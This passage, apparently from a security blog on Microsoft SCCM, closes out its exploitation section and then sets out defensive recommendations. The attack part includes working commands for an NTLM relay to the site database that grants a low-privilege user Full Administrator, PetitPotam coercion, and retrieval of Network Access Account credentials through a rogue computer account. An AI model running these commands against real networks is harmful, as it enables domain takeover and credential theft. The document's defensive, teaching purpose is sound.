
Then we can use `ntlmrelayx.py` to execute our generated MSSQL query on successful authentication to the site database server:

```
ntlmrelayx.py -t mssql://mssql01.lab.lan -smb2support -q "DECLARE @AdminID INT; USE
CM_abc; INSERT INTO RBAC_Admins (AdminSID, LogonName, IsGroup, IsDeleted, CreatedBy
, CreatedDate, ModifiedBy, ModifiedDate, SourceSite) SELECT
0x010500000000000005150000008F42A6DC5FAB6EDBDEE46EF958040000, 'LAB\jdoe', 0, 0, '',
'', '', '', 'abc' WHERE NOT EXISTS ( SEL
ECT 1 FROM RBAC_Admins WHERE LogonName = 'LAB\jdoe' ); SET @AdminID = (SELECT TOP 1
AdminID FROM RBAC_Admins WHERE LogonName = 'LAB\jdoe'); INSERT INTO
RBAC_ExtendedPermissions (Admi
nID, RoleID, ScopeID, ScopeTypeID) SELECT @AdminID, RoleID, ScopeID, ScopeTypeID
FROM (VALUES ('SMS0001R', 'SMS00ALL', 29), ('SMS0001R', 'SMS00001', 1),
('SMS0001R', 'SMS00004', 1)
) AS V(RoleID, ScopeID, ScopeTypeID) WHERE NOT EXISTS ( SELECT 1 FROM
RBAC_ExtendedPermissions WHERE AdminID = @AdminID AND RoleID = V.RoleID AND
ScopeID = V.ScopeID AND ScopeType
ID = V.ScopeTypeID );"
```


Finally coerce authentication from the site server to the attacker host:

```
python3 /opt/PetitPotam/PetitPotam.py -u jdoe -p P@ssw0rd 192.168.1.50
sccm01.lab.lan
```

The Net-NTLMv2 authentication will then be relayed, granting the low-privilege user `jdoe` `Full Administrator`, leading to full site takeover from a low-privilege user with completely default configuration.



The users holding the `Full Administrator` role can then be enumerated using `SCCMHunter`, confirming that our low-privilege user holds `Full Administrator`



CRED-2 - Retrieve Network Access Account Credentials Through Policy Deobfuscation

Being part of the `CRED` moniker rather than the `ELEVATE` or `TAKEOVER` monikers, `CRED-2` invokes credential access rather than any sort of direct device compromise. This technique involves recovering Network Access Account (NAA) credentials. The NAA account is an account used in an SCCM environment used for clients to pull software from distribution points when access through their machine account is impossible. The microsoft documentation notes that this account primarily applies to computers connecting to distribution points from workgroups, untrusted domains, or operating systems not yet joined to the domain during deployment.

When a client is registered, it automatically obtains the ability to request computer policies which are used as configuration administered by the site server. Requesting the `NAAConfig` policy includes obfuscated NAA credentials.

Because automatic client approval is set by default for computers from trusted domains, combined with the fact that low-privilege users can add 10 computer accounts by default, an attacker could add a rogue computer account and register it as a client under the site to obtain NAA credentials.

Commonly this account is heavily over-privileged, even going so far to be commonly included in the `Domain Admins` group due to a large amount of system administrators not applying the principle of least privilege when performing account configuration. So while `CRED-2` is not as flashy as the direct device or site compromise of `ELEVATE` or `TAKEOVER`, its still a very common and potentially impactful by-default account compromise from low-privilege user context.

First add a computer account:

```
addcomputer.py -computer-name 'attacker$' -computer-pass P@ssw0rd -dc-ip
192.168.1.2 lab.lan/jdoe:'P@ssw0rd'
```

Then execute `SharpSCCM` to obtain the policy secrets using the previously created machine account credentials:

```
SharpSCCM.exe get naa -r newdevice -u attacker$ -p P@ssw0rd
```

Defensive Recommendations

With so many of these attacks being default, nearly default, or being based entirely on common configuration - it is important to understand the configuration required for the attacks impact to be realized and what defenders can implement to prevent them from happening in their own networks. Note that all of these changes should be fully tested before configuring them in a production environment, these preventative configurations have the potential to break device compatibility and should be implemented carefully on a case-by-case basis.

Preventing ELEVATE-1

The primary factor in which `ELEVATE-1` is so dangerous is that it is effectively administrative access on every device from low-privilege access, where the attack is entirely controlled by the attacker. Unlike `ELEVATE-2` and `ELEVATE-3`, `ELEVATE-1` uses authentication coercion over RPC directly elicited by an attacker, which has its advantages and disadvantages from an attackers perspective. Due to every step of the attack being controlled by an attacker it holds a significant advantage to `ELEVATE-2` and `ELEVATE-3`, but has a quite simple preventative configuration available. Because by default from low-privilege access an attacker is able to only coerce machine account authentication from the site server over RPC, if the site server machine account is NOT permitted administrative access over the site systems and instead uses another high privilege user account for client installation this attack will fail.


Note that this configuration to prevent `ELEVATE-1` does NOT apply to `ELEVATE-2` and `ELEVATE-3`, since the in those attacks the site server is performing client push installation authentication to the attacker from whichever account is configured, including the privileged user account which will still be required to hold administrative action over the site

systems. To prevent all relay attacks on site systems, the simpler although less comprehensive method to prevent this attack would be to enable SMB signing on a site system basis. Due to windows systems not having SMB signing by default on installation unless they're promoted to Domain Controllers, I've included it as a preventative measure but not the primary one due to the potential that one site system could be easily forgotten for this configuration change leading to compromise.

Recommended configuration for preventing `ELEVATE-1` includes:

1. Modifying the client push installation account to a non-computer, user account
2. Enabling SMB signing on site systems

Enabling SMB signing on site systems will not be showcased due to the large number of previous resources on the topic. For modifying the client push installation account, go to the Configuration Manager Console > Administration tab > Right click the site under Site Configuration and Sites > Client Installation Settings > Client Push Installation > Navigate to the accounts tab and select a non-computer account. Ensure to not configure overly permissive access to the environment and apply the principle of least privilege.



Preventing ELEVATE-2

As mentioned before `ELEVATE-2` is similar to `ELEVATE-1` in that it is an attack involving relaying highly privileged authentication from the site server to the site systems due to the administrative requirements of the site server. If the default client push installation account is configured to be a non computer account, then arbitrary fully attacker controller RPC coercion is not possible to site systems. But as previously discussed, this does not prevent completely valid client push authentication from the new user account from being relayed. While the administrative access from this account could theoretically be removed after

client installation, this approach doesn't seem feasible. What should be focused on after modifying the client push installation account is restricting how an attacker can elicit and use valid client push installation account authentication from the newly provisioned user account, while still having site wide automatic client push installation configured.


From a systems administration perspective if you're manually configuring site side automatic client push installation, there exists the assumption that as a system administrator you would want that feature to function without being vulnerable because it provides a level of additional automation that would make your job easier. So while disabling site wide automatic client push installation would mitigate this attack, its not an entirely practical option considering the corporation wouldn't be able to use the product features they have purchased without opening additional attack surface.

While this is not always the case with Microsoft shipped products, thankfully for system administrators and security professionals there are options to ensure the valid authentication from the site server is not useable by an attacker, while still keeping automatic client push installation enabled. These options include the usage of forced Kerberos for client push installation authentication from the site server by ensuring the "Fallback to NTLM" option is disabled. Additionally enabling the option "Use PKI certificate when available for client authentication" and setting "HTTPS Only" ensures self signed certificates cannot be used to create/register rogue devices under the site, allowing attackers to elicit valid auth from the site server. And finally restricting automatic client approval, ensuring that if an attacker is able to register a rogue device it will be required to be manually approved by a system administrator.


The defensive recommendations in list format include:

1. Disable "Fallback to NTLM" option
2. Enable official PKI certificates to be required when registering client devices
3. Restrict automatic client approval for the site
4. Disable site wide automatic client push installation (Listing only if unneeded by the IT team)
5. Enable SMB signing on site systems

Fallback to NTLM can be disabled by navigating to Configuration Manager Console > Administration tab > Right click the site under Site Configuration and Sites > Client Installation Settings > Client Push Installation > General tab > Uncheck Allow Connection Fallback to NTLM




Enabling PKI certificates to be required when performing client devices can be found Configuration Manager Console > Administration tab > Right click the site under Site Configuration and Sites > Properties > Communication Security > Use PKI client certificate when available and configure HTTPS only , then configure your certificate store with valid certificates from your CA.



Restricting automatic client approval for the site can be done by navigating to Configuration Manager Console > Administration tab > Click under Site Configuration and select Sites > Select Hierarchy Settings in the above toolbar > Client Approval and Conflicting Records > Select Manually Approve Each Computer

While using the recommended “Automatically approve computers in trusted domains” for this option does mitigate `ELEVATE-2`, it does not mitigate `ELEVATE-3`. This is due to `ELEVATE-3` performing client push installation from detecting computers via AD discovery and referencing an A record placed by the attacker. Implementing the other defensive recommendations will mitigate both `ELEVATE-2` and `ELEVATE-3`.



Preventing ELEVATE-3

Due to `ELEVATE-3` being nearly identical to `ELEVATE-2` in the attack flow except for the method that the site server discovers the rogue device for client push installation, all of the defensive recommendations are the same for this section as the last. The only additional defensive configuration which can be applied is the restriction of domain users being able to add computers through the `MachineAccountQuota` domain attribute, and their ability to add DNS A records, which are both default in Active Directory and won’t be covered due to the amount of previous and wide-scale resources for performing those actions.

The preventative measures not previously covered for this tradecraft includes:

1. Restrict domain users ability to add computer accounts through `MachineAccountQuota`
2. Restrict domain users ability to add DNS A records

Preventing TAKEOVER-1

While `TAKEOVER-1` is pretty much entirely default if there exists a site server that is installed separately from any site database server, the mitigation of `TAKEOVER-1` is more straightforward than the `ELEVATE` tradecraft, and involves less factors of consideration from a systems administration and defensive perspective. Since to my knowledge the site server machine account is required to have `db_owner` over the site database and there

does not exist a way to configure it separately, the best option is to configure Extended Protection for Authentication (EPA) on the MSSQL site database instance to prevent relays using Net-NTLMv2. This configuration is not directly tied to SCCM and has a large number of additional resources covering it, so I will not showcase it here.

The only defensive recommendation for this attack is:

1. Enable EPA on the MSSQL site database instance


Preventing CRED-2

While there are certain scenarios that an NAA account is required, often times it is a completely forgotten configuration which is not required and overprivileged. First evaluate in the current environments configuration to decide if the account is needed. If found that the account is needed, ensure that it is not high privileged, cannot login interactively, and only holds read access to the distribution point shares. If the account is to remain enabled, act as if this account is accessible by every user on your network, because it is. If the account is not needed, disabling the account is a completely viable option due to the alternative communication to distribution points from the usage of HTTPS or Enhanced HTTP (EHTTP). Additionally enabling the previously covered recommendation of “Require clients to use PKI certificates” restricts an attacker from registering a rogue client to the site server without first obtaining a valid certificate.

The defensive recommendations for this attack include:

1. Disable the NAA if not needed and remove from Active Directory, then implement HTTPS or EHTTP authentication for software distribution communication
2. If the account is needed, apply the principle of least privilege to the NAA account. Ensure it is not added to high privilege groups
3. Require clients to use PKI certificates during registration

Disabling the NAA account can be done by navigating to Configuration Manager Console > Administration tab > Right click the site under Site Configuration and Sites > Configure Site Components > Software Distribution > Network Access Account tab



Conclusion

System Center Configuration Manager (SCCM) or Microsoft Configuration Manager allows administrators a unified experience in managing devices on enterprise networks. Like all Microsoft developed products, abuses are possible within it, leading to the details referenced in the `Exploitation` section of this blog, and many others. Because of the high level of access SCCM holds over corporate environments - default, near-default, and common configuration can lead to domain-wide privilege escalation from a low-privilege user context, providing an attacker with an easy win. There are measures to prevent these attacks while also still considering the usability and ease of administration in your SCCM environment. Massive thanks to Duane Michael, Chris Thompson, Garrett Foster, Josh Prager, and Adam Chester, for creating Misconfiguration Manager - which is a far more comprehensive resource than this one. Check it out if you have additional SCCM related tradecraft, defensive, or detection focused questions after reading.